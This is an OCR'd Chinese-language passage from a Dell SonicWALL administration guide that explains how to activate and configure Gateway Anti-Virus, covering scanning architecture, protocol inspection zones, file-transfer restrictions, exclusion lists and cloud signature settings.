Dell SonicWALL GAV 通过使用 Dell SonicWALL 的 IPS 深层数据包检查 v2.0 引擎检查通过 Dell SonicWALL 网关的所有流量，直接在 Dell SonicWALL 安全设备上提供实时病毒保护。Dell SonicWALL GAV 建立在 Dell SonicWALL 的免重组结构之上，可用于检查多个应用程序协议，以及常规 TCP 流和压缩流量。由于 Dell SonicWALL GAV 不执行重组，因此没有扫描引擎所施加的文件大小限制。Base64 解码、ZIP、LHZ 和 GZIP (LZ77) 解压缩也使用单次传递和按数据包的方式执行。


主题：

- 第 1410 页的 Dell SonicWALL GAV 多层方法
- 第 1413 页的 Dell SonicWALL GAV 结构
- 第 1413 页的激活网关防病毒、防间谍软件和 IPS 许可证
- 第 1414 页的设置 Dell SonicWALL 网关防病毒保护
- 第 1422 页的查看 Dell SonicWALL GAV 特征

Dell SonicWALL GAV 多层方法

Dell SonicWALL GAV 为桌面、网络和远程站点的网络提供全面的多层防病毒保护。Dell SonicWALL GAV 在网关实施防病毒，以确保所有用户有网络上的最新更新和监控文件。

图 64. SonicWALL GAV 多层方法




主题：

- 第 1411 页的远程站点保护
- 第 1411 页的内部网络保护
- 第 1412 页的 HTTP 文件下载
- 第 1412 页的服务器保护
- 第 1412 页的云防病毒数据库

远程站点保护

图 65. 远程站点保护



1 用户在远程站点和公司办公室之间发送典型的电子邮件和文件。


2 Dell SonicWALL GAV 会在 Dell SonicWALL 安全设备上扫描和分析文件和电子邮件。

3 在感染远程桌面前，发现和阻止病毒。

4 已记录病毒，将警报发送给管理员。

内部网络保护

图 66. 内部网络保护



1 内部用户会感染病毒并在内部释放。


2 在其他网络用户接收所有文件前，都会在网关处进行扫描。

3 如果发现病毒，文件将丢弃。

4 记录病毒，并向管理员发送警报。

HTTP 文件下载

图 67. HTTP 文件下载



1 客户端请求从网络下载文件。

2 通过互联网下载文件。


3 Dell SonicWALL GAV 引擎会分析文件，查找恶意代码和病毒。

4 如果发现病毒，文件 8is 将丢弃。

5 记录病毒，并向管理员发送警报。

服务器保护

图 68. 服务器保护



1 外部用户发来一封电子邮件。

2 在电子邮件服务器接收电子邮件前，会经过 Dell SonicWALL GAV 引擎分析，查找恶意代码和病毒。

3 如果发现病毒，将阻止威胁。

4 电子邮件返回至发件人，记录病毒且警报发送至管理员。

云防病毒数据库


云网关防病毒功能引入了高级恶意软件扫描解决方案，因而补充和扩展了 Dell SonicWALL 防火墙上现有的网关防病毒扫描机制，以抵御外部世界持续增长的恶意软件。

云网关防病毒通过咨询基于数据中心的恶意软件分析服务器扩充了免重组深层数据包检查引擎。这种方法提供能扫描当前受支持的所有协议上不限数量和大小的文件的低延迟、实时解决方案，且不显著增加设备的处理开销，因为保留了基于 RFDPI 的恶意软件检测的基础。通过提供这种附加安全层，Dell SonicWALL 的下一代防火墙得以扩充当前提供的保护以涵盖数百万计恶意软件。

Dell SonicWALL GAV 结构

Dell SonicWALL GAV 基于 Dell SonicWALL 的高性能 DPIv2.0（深层数据包检查版本 2.0）引擎，该引擎直接在 Dell SonicWALL 安全设备上执行所有扫描。Dell SonicWALL GAV 采用按数据包自动解压缩和扫描文件的高级解压缩技术搜索病毒和恶意软件。Dell SonicWALL GAV 引擎可以执行 base64 解码，而不是重组整个 base64 编码邮件流。由于 Dell SonicWALL GAV 不执行重组，因此没有扫描引擎所施加的文件大小限制。Base64 解码、ZIP、LHZ 和 GZIP (LZ77) 解压缩也使用单次传递和按数据包的方式执行。Dell SonicWALL GAV 引擎的免重组病毒扫描功能继承自深层数据包检查引擎，能在扫描数据流的同时不缓存流中的任何字节。

图 69. SonicWALL GAV 结构



GAV 建立在 Dell SonicWALL 的免重组结构上，可以检查多个应用程序协议以及常规 TCP 流和压缩流量。Dell SonicWALL GAV 协议检查基于各个受支持协议的特定高性能状态机。Dell SonicWALL GAV 通过检查当今网络环境中最常用的协议，包括 SMTP、POP3、IMAP、HTTP、FTP、NetBIOS、即时消息和对等应用程序等多种协议以及其他一些基于流的协议，从而提供相关保护。这关闭了可能破坏网络安全的潜在后门，同时提高了员工生产率和保存互联网带宽。

提示：如果您的 Dell SonicWALL 安全设备已连接到互联网并在 mySonicWALL.com 注册，您可以分别在管理界面的**安全服务 > 网关防病毒、安全服务 > 防间谍软件**和**安全服务 > 入侵保护**页面激活 30 天免费试用版 Dell SonicWALL 网关防病毒、Dell SonicWALl 防病毒和 Dell SonicWALL 入侵保护服务。

激活网关防病毒、防间谍软件和 IPS 许可证

要使用安全服务，您的设备必须在 MySonicWALL 上注册。如需创建 MySonicWALL 帐户和注册设备的相关信息，请参见入门指南。如需在封闭环境中升级服务的相关信息，请参见第 160 页的在封闭环境中手动升级。

由于 Dell SonicWALL 防间谍软件是 Dell SonicWALL 网关防病毒、防间谍软件和入侵保护服务的一部分，因此，您收到的激活密钥用于激活 Dell SonicWALL 安全设备上的全部三项服务。

如果您的 Dell SonicWALL 安全设备未激活 Dell SonicWALL 网关防病毒许可证，必须向 Dell SonicWALL 分销商或通过 mySonicWALL.com 帐户购买（仅限于美国和加拿大地区的客户）。

激活免费试用版

您可以尝试免费试用版的 Dell SonicWALL 网关防病毒、Dell SonicWALL 防间谍软件和 Dell SonicWALL 入侵保护服务。如需激活任何或所有“安全服务”的免费试用信息，请参见设备的入门指南。

设置 Dell SonicWALL 网关防病毒保护

在 Dell SonicWALL 安全设备上激活 Dell SonicWALL 网关防病毒许可证不会自动启用保护。

配置 *Dell SonicWALL* 网关防病毒以开始保护您的网络的步骤如下：

1 启用 Dell SonicWALL 网关防病毒。

2 对区域应用 Dell SonicWALL 网关防病毒保护。


注：如需设置 Dell SonicWALL 网关防病毒的完整说明，请参阅 Dell 支持站点上提供的《Dell SonicWALL 网关防病毒管理指南》，链接：https://support.software.dell.com/zh-cn/。

主题：

- 第 1415 页的安全服务 > 网关防病毒页面
- 第 1415 页的启用 Dell SonicWALL GAV
- 第 1415 页的对区域应用 Dell SonicWALL GAV 保护
- 第 1415 页的查看 Dell SonicWALL GAV 状态信息
- 第 1416 页的指定协议过滤
- 第 1419 页的配置网关防病毒设置
- 第 1421 页的配置云网关防病毒功能


安全服务 > 网关防病毒页面

安全服务 > 网关防病毒页面提供用于在 Dell SonicWALL 安全设备上配置 Dell SonicWALL GAV 的设置，并同时显示防病毒状态和防病毒特征。



启用 Dell SonicWALL GAV

必须在**防病毒网关全局设置**部分中选择**启用网关防病毒**复选框，以启用 Dell SonicWALL 安全设备上的 Dell SonicWALL GAV。



必须在**网络 > 区域**页面上指定您要应用 Dell SonicWALL GAV 保护的区域。

对区域应用 Dell SonicWALL GAV 保护

当您在**网络 > 区域**页面上添加或编辑某个区域时，应对区域应用 Dell SonicWALL GAV。从**安全服务 > 网关防病毒**页面，单击**注**中的链接即可快速显示**网络 > 区域**页面：从网络 > 区域页面（**网关防病毒状态**部分中）按区域启用网关防病毒。

> **注：**如需对区域应用 Dell SonicWALL GAV 保护的说明，请参阅第 1415 页的对区域应用 Dell SonicWALL GAV 保护。

查看 Dell SonicWALL GAV 状态信息

网关防病毒状态部分显示防病毒特征数据库的状态，包括数据库时间戳以及 Dell SonicWALL 特征服务器上次检查最新数据库版本的时间。Dell SonicWALL 安全设备会在启动时，以及之后每小时自动尝试同步数据库。



主题：

- 第 1416 页的检查 Dell SonicWALL GAV 特征数据库状态
- 第 1416 页的更新 Dell SonicWALL GAV 特征

检查 Dell SonicWALL GAV 特征数据库状态

网关防病毒状态部分显示以下信息：

- **特征数据库**表明是否需要下载特征数据库或已下载。
- **特征数据库时间标记**显示上次更新 Dell SonicWALL GAV 特征数据库的时间，而不是上次更新 Dell SonicWALL 安全设备的时间。
- **上次检查**显示 Dell SonicWALL 安全设备上次在特征数据库中查找更新的时间。Dell SonicWALL 安全设备会在启动时，以及之后每小时自动尝试同步数据库。
- **网关防病毒过期日期**显示 Dell SonicWALL GAV 服务过期的日期。如果您的 Dell SonicWALL GAV 订阅过期，将停止 Dell SonicWALL IPS 检查，且会从 Dell SonicWALL 安全设备中移除 Dell SonicWALL GAV 配置设置。在续订 Dell SonicWALL GAV 许可证后，这些设置自动恢复至之前的配置状态。

网关防病毒状态部分显示**注：**从网络 > 区域页面按区域启用网关防病毒。单击网络 > 区域 链接将显示用于对区域应用 Dell SonicWALL GAV 的**网络 > 区域**页面。

注：如需对区域应用 Dell SonicWALL GAV 保护的说明，请参阅第 1415 页的对区域应用 Dell SonicWALL GAV 保护。

更新 Dell SonicWALL GAV 特征

默认情况下，运行 Dell SonicWALL GAV 的 Dell SonicWALL 安全设备每小时自动检查一次 Dell SonicWALL 特征服务器。管理员无需不断检查有无新的特征更新。您还可以随时通过单击**网关防病毒状态**部分的**更新**按钮，手动更新 Dell SonicWALL GAV 数据库。

Dell SonicWALL GAV 特征更新是受保护的。Dell SonicWALL 安全设备必须首先通过在"Dell SonicWALL 分布式实施结构"授权注册时创建的预共享密钥自行验证身份。特征请求通过 HTTPS 与完全服务器证书验证一同传输。

指定协议过滤



Dell SonicWALL GAV 可以在应用程序层识别到传输违反策略的信息的协议类型，因此可以在应用程序环境下执行特定操作适当地处理负载拒绝。

主题：

- 第 1417 页的启用入站检查
- 第 1417 页的启用出站检查
- 第 1417 页的限制文件传输
- 第 1418 页的重置网关防病毒设置

启用入站检查

默认情况下，Dell SonicWALL GAV 检查所有入站 **HTTP**、**FTP**、**IMAP**、**SMTP** 和 **POP3** 流量。可以选择启用常规 **TCP 流**检查基于 TCP 的所有其他流量，例如 SMTP 和 POP3，IM 和 P2P 协议运行的非标准端口。

在 Dell SonicWALL GAV 环境中，**启用入站检查**协议流量的处理针对于；参见表 166：

- 来自指定为任意区域的受信任、无线或加密区域的非 SMTP 流量。
- 来自指定为不受信任区域的公共区域的非 SMTP 流量。
- 来自指定为受信任、无线、加密或公共区域的不受信任区域的 SMTP 流量。
- 来自指定为受信任、无线或加密区域的受信任、无线或加密区域的 SMTP 流量。

表 166. 入站流量检查：SMTP 与所有其他流量

SMTP 流量

从 \ 到	受信任	加密	无线	公用	不受信任
受信任	√	√	√		
加密	√	√	√		
无线	√	√	√		
公用	√	√	√	√	√
不受信任	√	√	√	√	√

所有其他流量

从 \ 到	受信任	加密	无线	公用	不受信任
受信任	√	√	√	√	√
加密	√	√	√	√	√
无线	√	√	√	√	√
公用					√
不受信任					

启用出站检查

可以对 HTTP、FTP、SMTP 和 TCP 流量提供**启用出站检查**功能。

限制文件传输

对于各项协议，除了 TCP 流，您可以通过单击**网关防病毒全局设置**部分的协议下的**设置**按钮限制有特定属性的文件的传输。



主题：

- 第 1418 页的 FTP 设置
- 第 1418 页的排除设置

FTP 设置

这些限制传输的 **FTP 设置**包括：

- **限制传输密码保护的 ZIP 文件** - 禁用通过任何启用协议的受密码保护 ZIP 文件传输。该选项仅适用于已启用检查的协议（例如 HTTP、FTP、SMTP）。
- **限制传输包含宏（VBA 5 及以上）的 MS-Office 文件** - 禁用包含 VBA 宏的任何 MS Office 97 及以上文件的传输。
- **限制传输打包的可执行文件（UPX、FSG 等）** - 禁用打包的可执行文件的传输。

  打包程序是用于压缩且有时加密可执行文件的实用程序。虽然有合理的应用程序实现这些功能，有时也用于隐蔽目的，使防病毒应用程序不会检测到可执行文件。打包程序添加标题在内存中扩展文件，然后执行该文件。


  Dell SonicWALL 网关防病毒目前可识别最常见的打包格式：UPX、FSG、PKLite32、Petite 和 ASPack。随着 Dell SonicWALL GAV 特征更新，还会动态添加更多格式。

排除设置

- 下拉列表 – 从限制传输的 FTP 设置中排除所选的地址对象。

重置网关防病毒设置

1 如需将所有网关防病毒 (AV) 设置重置为出厂默认值，请单击**重置网关防病毒设置**按钮。将显示确认消息。



2 单击**确定**。

配置网关防病毒设置


单击**防病毒网关全局设置**部分底部的**配置防病毒网关设置**按钮将显示**网关防病毒配置视图**对话框，可用于配置无客户端通知警报和创建 Dell SonicWALL GAV 排除列表。



主题：

- 第 1419 页的配置网关防病毒设置
- 第 1420 页的配置 HTTP 无客户端通知
- 第 1420 页的配置 Dell SonicWALL GAV 排除列表

配置网关防病毒设置



配置网关防病毒选项的步骤如下：

1 如果在电子邮件或附件中检测到病毒时需要抑制从 Dell SonicWALL GAV 向客户端发送电子邮件 (SMTP)，请选中**禁用 SMTP 响应**复选框。默认情况下未选中该选项。

2 EICAR 标准防病毒测试文件是一种特殊病毒模拟器文件，该文件可检查和确认 Dell SonicWALL 网关防病毒服务的正确运行。如需禁止删除 EICAR，请选中**禁用对 EICAR 测试病毒的检测**复选框。默认情况下已选中该选项。

3 如需允许发送字节服务（仅发送部分 HTTP 消息或文件的过程），请选中**启用具有网关防病毒功能的 HTTP 字节范围请求**复选框。默认情况下已选中该选项。

默认情况下，SonicWALL 网关防病毒 (GAV) 安全服务将禁用 HTTP 字节范围请求，以避免分段检索和潜在恶意内容的重组。方法是终止连接，并防止用户接收恶意负载。启用此设置可覆盖此默认行为。

4 如需允许使用 FTP REST 请求检索和重组分段消息和文件，请选中**启用具有网关防病毒功能的 FTP 'REST' 请求**复选框。默认情况下已选中该选项。

默认情况下， SonicWALL GAV 将禁用 HTTP 'REST'（重启）请求，以避免分段检索和潜在恶意内容的重组。方法是终止连接，并防止用户接收恶意负载。启用此设置可覆盖此默认行为。

5 如需禁止扫描文件或具有高压缩比的部分文件，请选中**不扫描具有高压缩比文件的任何部分**复选框。默认情况下已选中该选项。

6 如需阻止具有高压缩比的文件，请选中**拦截 zip/gzip 高压缩比文件**复选框。默认情况下未选中该设置。

7 如需使网关防病毒服务处于仅探测模式（即仅探测和记录病毒流量而不停止流量），请选中**启用仅探测模式**复选框。默认情况下未选中该设置。

配置 HTTP 无客户端通知


HTTP 无客户端通知功能在 GAV 检测到来自 HTTP 服务器的威胁时通知用户。

如禁用该功能，GAV 在检测到来自 HTTP 服务器的威胁时会阻止威胁，用户则收到空白 HTTP 页面。通常，用户会尝试重新加载页面，因为他们没有意识到威胁。HTTP 无客户端通知功能会通知用户 GAV 检测到来自 HTTP 服务器的威胁。

提示：Dell SonicWALL 防间谍软件也有 HTTP 无客户端通知功能。

配置此功能的步骤如下：

1 选中**启用 HTTP 无客户通告警报**复选框。默认情况下已选中该选项。



2 也可在**阻断时要显示的消息**字段中输入消息。默认消息为防火墙网关防病毒服务已阻断此请求。

提示：您可以在**安全服务 > 摘要**页面的**安全服务摘要**标题下选择配置 HTTP 无客户端通知的超时。

配置 Dell SonicWALL GAV 排除列表

排除列表中列出的任何 IP 地址的流量都不会进行病毒扫描。**网关防病毒排除列表**部分可用于选择地址对象或定义流量不进行 Dell SonicWALL GAV 扫描的 IP 地址范围。

小心：**在指定排除出 Dell SonicWALL GAV 保护的 IP 地址时要谨慎。**

如需添加排除保护的 *IP* 地址，请执行以下步骤：



1 选择**网关防病毒排除列表**部分的**启用网关防病毒排除列表**复选框以启用排除列表。

2 选择以下选项之一：

- **使用地址对象**单选按钮
  - a 从下拉菜单中选择地址对象。
  - b 转到步骤 3。
- **使用地址范围**单选按钮。
  - a 单击**添加**按钮。显示**添加 GAV 范围条目**对话框。




  - b 在**起始地址**和**终止地址**字段中输入 IP 地址范围。
  - c 单击**确定**。**网关防病毒排除列表**表格中显示您的 IP 地址范围。

> **注：**要更改条目，单击**配置**列中的**编辑**图标。要删除条目，单击**删除**图标。如需删除排除列表中的所有条目，单击**全部删除**按钮。

3 单击**确定**。

配置云网关防病毒功能

启用云网关防病毒功能的步骤如下：



1 选中**启用云防病毒数据库**复选框。默认情况下已选中该选项。

另外，也可以选择排除对某些云特征的实施，以缓解误报问题或按需要启用下载特定的病毒文件。

配置排除列表的步骤如下：

1 单击**云防病毒数据库排除设置**。随即显示**添加云 AV 排除**对话框。



2 在**云 AV 签名 ID** 字段中输入特征 ID。此 ID 必须为一个数值。

3 单击**添加**按钮。

4 对每个要添加的特征重复步骤 2 和步骤 3。

5 另外，更新特征 ID 的步骤如下：

   a 在**列表**字段中选中特征 ID。

   b 在**云 AV 签名 ID** 字段中输入更新的特征。

   c 单击**更新**。

6 此外，如需删除：

   - 特征 ID，请在**列表**字段中选中 ID，然后单击**删除**按钮。
   - 所有特征，请单击**全部删除**按钮。

7 另外，如需查看有关某特征的最新信息，请在列表中选择该特征 ID，然后单击**签名信息**按钮。特征的信息显示在 SonicALERT 网站上。

8 在完成配置云防病毒排除列表时单击**确定**。

查看 Dell SonicWALL GAV 特征

网关防病毒特征部分用于查看 Dell SonicWALL GAV 特征数据库的内容。**网关防病毒特征**表中显示的所有条目都来自于下载到您的 Dell SonicWALL 安全设备的 Dell SonicWALL GAV 特征数据库。恶意软件家族特征数显示在该表之上。



注：数据库中的特征条目随着时间的推移不断改变以应对新的威胁。

主题：

- 第 1423 页的显示特征
- 第 1424 页的转至网关防病毒特征表
- 第 1424 页的搜索网关防病毒特征数据库

显示特征



您可以多种视图样式显示特征：

提示：过滤特征时，找到的特征数将与数据库中的特征总数一起显示。

- **视图类型** - 从**首字母**下拉菜单中选择其中一项：

- **所有特征** - 显示表中的所有特征，每页显示 50 个条目。
- **0 - 9** - 显示名称以您在菜单中选择的数字开头的特征。
- **A – Z** – 显示名称以您在菜单中选择的字母开头的特征。

- 搜索字符串 – 显示包含特定字符串的特征：
  a 在**查找特征包含字符串**字段中输入字符串。
  b 单击**放大镜**图标。

转至网关防病毒特征表

Dell SonicWALL GAV 特征在**网关防病毒特征**表每页显示 50 个条目。**项目**字段显示第一个特征的表编号。关于表格间导航的信息，参见第 43 页的浏览管理界面。

搜索网关防病毒特征数据库

您可以通过在**查找特征包含字符串**字段输入搜索字符串，然后单击**搜索**图标来搜索特征数据库。



网关防病毒特征表中仅显示匹配指定字符串的特征。

131

激活入侵保护服务

